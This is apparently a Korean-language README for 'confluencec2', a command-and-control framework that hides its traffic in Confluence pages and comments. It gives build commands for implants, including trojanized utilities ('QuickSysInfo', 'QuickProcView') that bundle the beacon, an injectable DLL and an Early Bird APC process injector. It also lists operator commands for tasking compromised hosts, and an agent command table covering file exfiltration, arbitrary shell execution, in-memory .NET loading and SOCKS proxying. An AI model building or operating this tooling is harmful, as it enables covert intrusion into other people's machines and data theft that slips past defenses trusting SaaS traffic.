
 dagowda/confluencec2
이 프로젝트는 다른 모든 SaaS 제품을 C2로 만들기 위한 것을 목표로 하며, Confluence는 시작에 불과합니다.
작성자: Dhanush Arvind
.png)
Python 3.8+ 및 requests:
pip install requests
Confluence Cloud 계정과 API 토큰(https://id.atlassian.com/manage-profile/security/api-tokens 에서 생성) 또는 Confluence Server 자격 증명
MinGW GCC 다음 중 하나:
x86_64-w64-mingw32-gcc가 포함된 WSL (sudo apt install gcc-mingw-w64-x86-64), 또는python c2_operator.py ^
--url https://yourcompany.atlassian.net ^
--email [email protected] ^
--api-token YOUR_API_TOKEN ^
setup --space-key MYSPACE
Page ID를 출력에서 저장하세요. 아래의 모든 작업에 필요합니다.
사용자 지정 제목을 사용하려면:
python c2_operator.py --url ... --email ... --api-token ... setup --space-key MYSPACE --title "Sprint Retro Notes"
configure.py를 실행하여 Confluence 자격 증명과 페이지 ID를 호출자 소스에 내장하세요:
python configure.py ^
    --url https://yourcompany.atlassian.net ^
    --email [email protected] ^
    --api-token YOUR_API_TOKEN ^
    --page-id 12345678 ^
    --sleep 10000
| 인수 | 필수 | 설명 |
|---|---|---|
--url | 예 | Confluence 기본 URL |
--email | 예 | Confluence 계정 이메일 |
--api-token | 예 | Confluence API 토큰 |
--page-id | 예 | 1단계에서 확인한 페이지 ID |
--sleep | 아니오 | 비콘 간격(밀리초) (기본값: 10000) |
--output | 아니오 | 출력 디렉터리 (기본값: build) |
--no-wiki-prefix | 아니오 | /wiki 접두사 생략 (Confluence Server용) |
--compile | 아니오 | gcc가 PATH에 있으면 자동 컴파일 |
PowerShell에서:
# Payload 1: Standalone caller
wsl x86_64-w64-mingw32-gcc -O2 -o /mnt/c/path/to/build/caller.exe /mnt/c/path/to/build/caller.c -lwinhttp -lws2_32

# Payload 2: Bundled QuickSysInfo
wsl x86_64-w64-mingw32-gcc -O2 -DBUNDLED_BUILD -o /mnt/c/path/to/build/QuickSysInfo.exe /mnt/c/path/to/build/caller_bundled.c -lwinhttp -lws2_32 -liphlpapi

# Payload 2 clean: QuickSysInfo without caller
wsl x86_64-w64-mingw32-gcc -O2 -o /mnt/c/path/to/build/QuickSysInfo_clean.exe /mnt/c/path/to/build/host_app.c -lws2_32 -liphlpapi

# Payload 3/4: Caller as DLL
wsl x86_64-w64-mingw32-gcc -shared -O2 -DBUNDLED_BUILD -o /mnt/c/path/to/build/caller_inject.dll /mnt/c/path/to/build/caller_dll.c -lwinhttp -lws2_32

# Payload 3: Early Bird APC injector
wsl x86_64-w64-mingw32-gcc -O2 -nostdlib -fno-stack-protector -fno-builtin -Wl,-e,_start -o /mnt/c/path/to/build/earlybird_inject.exe /mnt/c/path/to/build/earlybird_inject.c

# Payload 4: Bundled QuickProcView
wsl x86_64-w64-mingw32-gcc -O2 -DBUNDLED_BUILD -o /mnt/c/path/to/build/QuickProcView.exe /mnt/c/path/to/build/earlybird_bundled.c -lpsapi

# Payload 4 clean: QuickProcView without injection
wsl x86_64-w64-mingw32-gcc -O2 -o /mnt/c/path/to/build/QuickProcView_clean.exe /mnt/c/path/to/build/procview_app.c -lpsapi
/mnt/c/path/to/build를 프로젝트의 빌드 디렉터리에 대한 실제 WSL 경로로 바꾸세요.
gcc -O2 -o build\caller.exe build\caller.c -lwinhttp -lws2_32
gcc -O2 -DBUNDLED_BUILD -o build\QuickSysInfo.exe build\caller_bundled.c -lwinhttp -lws2_32 -liphlpapi
gcc -O2 -o build\QuickSysInfo_clean.exe build\host_app.c -lws2_32 -liphlpapi
gcc -shared -O2 -DBUNDLED_BUILD -o build\caller_inject.dll build\caller_dll.c -lwinhttp -lws2_32
gcc -O2 -nostdlib -fno-stack-protector -fno-builtin -Wl,-e,_start -o build\earlybird_inject.exe build\earlybird_inject.c
gcc -O2 -DBUNDLED_BUILD -o build\QuickProcView.exe build\earlybird_bundled.c -lpsapi
gcc -O2 -o build\QuickProcView_clean.exe build\procview_app.c -lpsapi
python configure.py --url ... --email ... --api-token ... --page-id 12345678 --sleep 10000 --compile
수동 컴파일 후, 바이너리를 payloads/에 복사합니다:
copy build\*.exe payloads\
copy build\*.dll payloads\
payloads\caller.exe
payloads\QuickSysInfo.exe
두 파일은 반드시 같은 디렉터리에 있어야 합니다:
cd payloads
earlybird_inject.exe
두 파일은 반드시 같은 디렉터리에 있어야 합니다:
cd payloads
QuickProcView.exe
c2_operator.py)python c2_operator.py ^
--url https://yourcompany.atlassian.net ^
--email [email protected] ^
--api-token YOUR_API_TOKEN ^
--page-id 12345678 ^
list
c2_web.py)python c2_web.py ^
--url https://yourcompany.atlassian.net ^
--email [email protected] ^
--api-token YOUR_API_TOKEN ^
--page-id 12345678 ^
--port 8443
브라우저에서 http://127.0.0.1:8443을 엽니다.
python c2_operator.py --url ... --email ... --api-token ... --page-id 12345678 task 90bd7c8a "whoami"
# Broadcast to all agents
python c2_operator.py --url ... --email ... --api-token ... --page-id 12345678 ctask "whoami"

# Target specific agent
python c2_operator.py --url ... --email ... --api-token ... --page-id 12345678 ctask --agent 90bd7c8a "whoami"
Console 탭을 엽니다. Page Body 또는 Comment 모드를 선택합니다. 명령을 입력하고 대상 에이전트를 선택한 후 Send를 클릭합니다.

C2 페이지로 이동하여 댓글을 게시합니다:
[cmd] whoami
특정 에이전트를 대상으로 지정:
[cmd:90bd7c8a] whoami
python c2_operator.py --url ... --email ... --api-token ... --page-id 12345678 interact 90bd7c8a
# All output
python c2_operator.py --url ... --email ... --api-token ... --page-id 12345678 read

# Filter by agent
python c2_operator.py --url ... --email ... --api-token ... --page-id 12345678 read 90bd7c8a
python c2_operator.py --url ... --email ... --api-token ... --page-id 12345678 inlineexecute 90bd7c8a C:\path\to\Seatbelt.exe "-group=all"
# Via operator script
python c2_operator.py --url ... --email ... --api-token ... --page-id 12345678 task 90bd7c8a "exit"

# Via browser comment
[cmd] exit

# Target specific agent
[cmd:90bd7c8a] exit
python c2_operator.py ^
    --url https://yourcompany.atlassian.net ^
    --email [email protected] ^
    --api-token YOUR_API_TOKEN ^
    --page-id 12345678 ^
    cleanup
또는 Web GUI를 통해: Cleanup 탭을 열고 cleanup 버튼을 클릭합니다.
| 명령어 | 설명 |
|---|---|
whoami | 호스트 이름\사용자 이름 출력 |
pwd | 현재 디렉터리 출력 |
cd <dir> | 디렉터리 변경 |
ls [dir] | 디렉터리 내용 나열 |
cat <file> | 파일 내용 출력 |
ps | 실행 중인 프로세스 나열 |
ipconfig | 네트워크 구성 표시 |
netstat | 활성 연결 표시 |
info | 에이전트 메타데이터 출력 |
download <file> | 파일을 Base64로 인코딩하여 유출 |
shell <cmd> | cmd.exe를 통해 임의 명령 실행 |
execute-assembly <b64> [args] | .NET 어셈블리를 메모리에 로드하여 실행 |
socks start <port> | 127.0.0.1:<port>에서 SOCKS5 프록시 시작 |
socks stop | SOCKS5 프록시 중지 |
socks status | SOCKS5 프록시 상태 표시 |
help | 사용 가능한 명령어 표시 |
exit | caller 프로세스 종료 |
| (그 외 모든 것) | 셸 명령으로 실행 |
